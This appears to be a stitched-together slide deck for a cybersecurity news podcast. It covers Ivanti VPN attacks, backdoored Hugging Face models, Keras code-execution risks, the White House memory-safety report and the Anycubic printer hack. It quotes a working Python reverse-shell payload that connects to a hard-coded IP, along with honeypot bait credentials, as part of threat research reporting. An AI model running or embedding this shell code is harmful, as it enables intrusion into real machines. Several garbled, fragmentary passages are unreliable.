



# S T O R M ⚡ W A T C H

CYBERSECURITY NEWS

**Dateline: 2024-03-05**



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## Storm ⚡ Watch by GreyNoise Intelligence

### GreyNoise Intelligence

TECHNOLOGY · UPDATED WEEKLY

GreyNoise Storm ⚡ Watch is a weekly podcast and livestream hosted by GreyNoise Intelligence (<https://www.greynoise.io>), a cybersecurity company that focuses on understanding internet noise. The show features hosts b MORE

<https://StormWatch.ing>



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# STORM ⚡ WATCH

CYBERSECURITY NEWS

# HEADS UP





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# NSA says it's tracking Ivanti cyberattacks as hackers hit US defense sector

Carly Page @carlypage\_ / 11:00 AM EST • March 1, 2024

Comment



Image Credits: Patrick Semansky / AP

<https://techcrunch.com/2024/03/01/nsa-says-its-tracking-ivanti-cyberattacks-as-hackers-hit-us-defense-sector/>

VPN appliance have targeted organizations across the U.S. defense sector

The NSA has confirmed that hackers exploiting flaws in Ivanti's enterprise VPN appliance have targeted organizations across the U.S. defense sector, and are actively tracking and mitigating the impact of these cyberattacks.

Mandiant reported Chinese espionage group UNC5325 have targeted various industries, including the U.S. defense industrial base sector. They have demonstrated significant knowledge of the Ivanti Connect Secure appliance and have used sophisticated techniques to evade detection, such as living-off-the-land tactics and deploying novel malware to maintain persistence on compromised devices.

CISA has warned about the exploitation of vulnerable Ivanti VPN appliances, highlighting the potential for threat actors to maintain root-level persistence even after factory resets.

The extent of the impact on Ivanti customers is still unclear, with reports indicating that hackers are making around 250,000 exploitation attempts daily and have targeted over 1,000 customers.

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# CYBER SPOTLIGHT






# Data Scientists Targeted by Malicious Hugging Face ML Models with Silent Backdoor



By [David Cohen, Senior Security Researcher](#) | February 27, 2024  
🕒 13 min read

SHARE: [f](#) [in](#) [t](#)



In the realm of AI collaboration, Hugging Face reigns supreme. But could it be the target of model-based attacks? Recent JFrog findings suggest a concerning possibility, prompting a closer look at the platform's security and signaling a new era of caution in AI research.

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### Popular Tags

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TRY THE JFROG  
PLATFORM

IN THE CLOUD OR SELF-HOSTED



# Hugging Face

Company

✓ Verified

 <https://huggingface.co>  [huggingface](#)  [huggingface](#)


 Watch repos 

<https://huggingface.co/>

## AI & ML interests

The AI community building the future.

## Team members 166



## Organization Card

 About org cards

 Hi!

We are on a mission to democratize *good* machine learning, one commit at a time.

If that sounds like something you should be doing, why don't you [join us!](#)

For press enquiries, you can [contact our team here.](#)

• Hub

Search documentation

⌘K

EN



🔄 221

Hugging Face Hub

Repositories

Getting Started with Repositories

Repository Settings

Pull Requests & Discussions

Notifications

Collections

Webhooks

Repository size recommendations

Next Steps

Licenses

Models

The Model Hub

Model Cards

Gated Models

Uploading Models

<https://huggingface.co/docs/hub/en/security-malware>

## Malware Scanning

We run every file of your repositories through a malware scanner.

Scanning is triggered at each commit or when you visit a repository page.

Here is an example view of an infected file:

The screenshot shows a GitHub repository page for 'mcpotato/42-eicar-street'. The file 'eicar\_test\_file' is selected, showing a commit by 'mcpotato' from 5 months ago. The file content is displayed with a red 'Unsafe: Eicar-Signature' warning. The file content is: `X50!P#@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*`

If your file has neither an ok nor infected badge, it could mean that it is either currently being scanned, waiting to be scanned, or that there was an error during the scan. It can take up to a few minutes to be scanned.

### Malware Scanning



[← BACK TO RESEARCH](#)<https://hiddenlayer.com/research/models-are-code/>[ADVERSARIAL MACHINE LEARNING](#) [CYBERSECURITY](#) [KERAS](#)

# MODELS ARE CODE

**A Deep Dive into Security Risks in TensorFlow and Keras**

By: Tom Bonner



# Keras ~~X~~ Layers

Deserialize & execute Python code


**Warning:** The marshal module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.

- It's very easy to inject lambda layers into an existing model.
- Because it's Python code it has access to fun things like `os.system`, `exec`, `eval`, or `runpy._run_code`.

# Tensorflow

- Multi-step workflow
- Can read & write arbitrary files

# Payload Types distribution



```
RHOST = "210.117.212.93"
```

```
RPORT = 4242
```

```
from sys import platform
```

```
if platform != 'win32':
```

```
    import threading
```

```
    import socket
```

```
    import pty
```

```
    import os
```

```
def connect_and_spawn_shell():
```

```
    s = socket.socket()
```

```
    s.connect((RHOST, RPORT))
```

```
    [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
```

```
    pty.spawn("/bin/sh")
```

# LURING THE ATTACKERS




JFrog Research Team



Honeypot machine with Malicious model

Commands

Connection



Attacker's machine  
136.243.156.120



```
GITHUB_TOKEN=github_pat_11BFFKUKY0kd2y7Xo7HXBu_El9znt6Ms6uLGsVqwD4FllyTERcs8acV
AWS_SECRET_KEY_ID=AKIAI2TETBYWLYFE2UWA
AWS_SECRET_ACCESS_KEY=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
AWS_DEFAULT_REGION=us-west-2
"~/ .bashrc" 122L, 3983C
```



```
gerard@lovedvash:~$ cat Projects/gerar_dashboard/.env
DB_HOST=11.15.102.101
DB_USER=gerar
DB_PASSWORD=LoveDvash0rWhat1337!
```



```
total 12
drwxrwxr-x 2 gerard gerard 4096 Feb 11 14:44 .
drwx----- 6 gerard gerard 4096 Feb 11 14:27 ..
-rw----- 1 gerard gerard 2780 Feb 11 14:27 default_wallet
```



```
gerard@lovedvash:~$
```

*Then we waited*

*A few days passed...*

# The world's first bug bounty platform for AI/ML

huntr provides a single place for security researchers to submit vulnerabilities, to ensure the security and stability of AI/ML applications, including those powered by Open Source Software (OSS).

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**HANG OUT**

\*by logging in you agree to our [terms of service](#).

<https://huntr.com/>



## 180+ AI/ML repos in scope

- ngface/transformers
- pytorch/pytorch \$1500
- scikit-learn/scikit-learn \$1500
- pallets/flask \$1500
- keras-team/keras \$1500
- tiangolo \$1500
- ve/kserve
- microsoft/onnxruntime \$1500
- huggingface/tokenizers \$1500
- scikit-image/scikit-image \$1500
- alteryx/featuretools \$1500
- 

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<https://jfrog.com/blog/analyzing-common-vulnerabilities-introduced-by-code-generative-ai/>

**BLOG HOME** >

# Analyzing common vulnerabilities introduced by Code-Generative AI



By **Natan Nehorai**, Application Security Researcher | February 7, 2024  
🕒 15 min read

SHARE:



Artificial Intelligence tools such as Bard, ChatGPT, and Bing Chat are the current big names in the **Large Language Model (LLM)** category which is on the rise.

LLMs are trained on vast data sets to be able to communicate by using everyday human language as a chat prompt.

**Sign up for blog updates**


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# CYBER WONKS



# BACK TO THE BUILDING BLOCKS:

## A PATH TOWARD SECURE AND MEASURABLE SOFTWARE

FEBRUARY 2024



THE WHITE HOUSE  
WASHINGTON

- **Memory Safe Programming Languages:** Advocates for the adoption of memory-safe languages to reduce vulnerabilities, backed by CISA's recommendations and industry analysis showing a significant reduction in security vulnerabilities.
- **Memory Safe Hardware:** Explores hardware approaches like memory-tagging and CHERI architecture to achieve memory safety, especially in constrained environments like space systems.
- **Formal Methods:** Suggests using formal methods to prove software correctness and security, highlighting techniques like sound static analysis, model checkers, and assertion-based testing to mitigate vulnerabilities.

- **Addressing the Software Measurability Problem:** Stresses the need for empirical cybersecurity quality metrics to realign incentives for long-term security investments, highlighting the challenges in developing such metrics and the importance of coordinated vulnerability disclosure and CVE records.

“Memory Safe”

Go

Rust

**GO**

**Harness C's  
prehistoric  
power**



## » Using extern Functions to Call External Code

Sometimes, your Rust code might need to interact with code written in another language. For this, Rust has the keyword `extern` that facilitates the creation and use of a *Foreign Function Interface (FFI)*. An FFI is a way for a programming language to define functions and enable a different (foreign) programming language to call those functions.

Listing 19-8 demonstrates how to set up an integration with the `abs` function from the C standard library. Functions declared within `extern` blocks are always unsafe to call from Rust code. The reason is that other languages don't enforce Rust's rules and guarantees, and Rust can't check them, so responsibility falls on the programmer to ensure safety.

Filename: src/main.rs

```
extern "C" {
    fn abs(input: i32) -> i32;
}

fn main() {
    unsafe {
        println!("Absolute value of -3 according to C: {}", abs(-3));
    }
}
```

Finally, with the visualization of quality trends and with an appropriate mathematical function to fit the data, additional metrics can be derived. One potential derivative – response rate – shows the rate of change of the cybersecurity quality metric. This type of derived metric would offer deeper insights into the software's security profile. For instance, a rapid response rate to emerging vulnerabilities would indicate a proactive and trustworthy software vendor.

# STORM ⚡ WATCH

CYBERSECURITY NEWS



0\_0



bitdefender.com/blog/hotforsecurity/someone-is-hacking-3d...

# Bitdefender

CONSUMER INSIGHTS LABS BUSINESS INSIGHTS

INDUSTRY NEWS • 2 min read

## Someone is hacking 3D printers to warn owners of a security flaw

Graham CLULEY  
March 01, 2024

Promo Protect all your devices, without slowing them down.  
[Free 30-day trial](#)



store.anycubic.com/blogs/news/security-issue-of-anycubic-cloud

# ANYCUBIC

Home / News / Security Issue of Anycubic Cloud

MAR 01, 2024

## Security Issue of Anycubic Cloud

Dear Anycubic Users,

First of all, we sincerely apologize for the cloud security issue that happened to our customers. This is our responsibility and we are truly sorry for the late response.

### What Happened?

On February 26th (UTC-5), we received a user's email reminding the vulnerabilities of the MQTT server of Anycubic.

On February 27th (UTC-5), multiple users reported the presence of "hacked\_machine\_readme.gcode" on the screen of their Anycubic Kobra 2 Pro/Plus/Max.

<https://www.bitdefender.com/blog/hotforsecurity/someone-is-hacking-3d-printers-to-warn-owners-of-a-security-flaw/>

If you answered "yes" to [how you found out your](https://store.anycubic.com/blogs/news/security-issue-of-Anycubic-cloud) <https://store.anycubic.com/blogs/news/security-issue-of-Anycubic-cloud> found that these printers documents from another cloud server (with my name's server) and rename the message to "hacked\_machine\_readme.gcode"

My bet is that you might have learnt about the problem after seeing a strange message



Dump

1  4d

Hi,

We have attempted to communicate with Anycubic regarding two critical security vulnerabilities we identified, in particular one can be catastrophic if found by a malicious.

Despite our efforts over the past two months, we have not received a single response to our three emails. These vulnerabilities are significant, and we have invested considerable time and effort into addressing them.

Despite our initial intention to resolve the issue amicably, (and we still hope in it) it appears that our concerns have not been taken seriously by Anycubic.

Consequently, we are now preparing to disclose these vulnerabilities to the public


along with our repo and our tools.

;Your machine has a critical vulnerability, posing a significant threat to your security. Immediate action is strongly advised to prevent potential exploitation.

;  
;Feel free to disconnect your printer from the internet if you don't wanna get hacked by a bad actor!

;  
;This is just a harmless message.

;  
; You have not been harmed in any way.



[hacked\\_machine\\_readme.gcode](#)

- The author claims to have sent it to over 2.9 million vulnerable printers.
- Anycubic has only sold 500,000 printers

<https://3dprintingindustry.com/news/interview-james-ouyang-on-the-rise-of-anycubic-224609/>

There are four pieces to the cloud printing service: The printer itself, your slicer, which is Anycubic's Photon Workshop, then the Android or iOS app, and the cloud.anycubic.com website, which is completely dysfunctional, it's linked from Photon Workshop, but it's only generating internal server errors once you click past the expired certificate warnings. So really, you're forced to use the app, because you need that to create a user account and link your printer. All you need to do to claim a machine is to enter the "CN" number from the printer, no confirmation on the machine or anything, and you can remote monitor the printer's status and start prints straight from the slicer or from the app. Once you've printed a part, the file for that stays saved locally on the printer, so you can start printing it again without needing the app, but for new prints, you either start them immediately from the slicer or upload the print file to the cloud and then you have to pull out the app and start them from there. The printer itself doesn't know anything about files stored in the cloud.

<https://arc.net/1/quote/fasdxlkj>

This is all still super unfinished if you couldn't tell already. Privacy policy? Eh, we don't need that. And the process of entering the CN number to claim a printer not only straight up didn't work until the very latest firmware update, which you have to do manually through a USB drive, but it's obviously a huge security risk. Like I said, there's no confirmation whatsoever on the printer itself when someone is trying to claim it, which gives basically full control over the machine, and once somebody else has registered it, there is no way for you to kick them out or even reclaim it for yourself.

We confirm that this incident was caused by a third party using a security vulnerability of the MQTT server to access users' printers.

## How Do We Plan To Solve This?

We have undertaken the following measures:

- Strengthened the security verification steps of the cloud server
- Strengthened authorization/permission management in the cloud server
- Currently improving the security verification of firmware (new firmware will be available on **the official website** by March 5th.)

Further steps:

- Implementing network segmentation measures to restrict external access to services
- Conducting regularly audits and updates for systems, software, and the MQTT server

# STORM ⚡ WATCH

CYBERSECURITY NEWS

# TOOL TIME



<https://www.riskmap.com/>



1 Update — 17 hours ago

### CISA WARNS PHOBOS RANSOMWARE GROUPS ATTACKING CRITICAL INFRASTRUCTURE

---

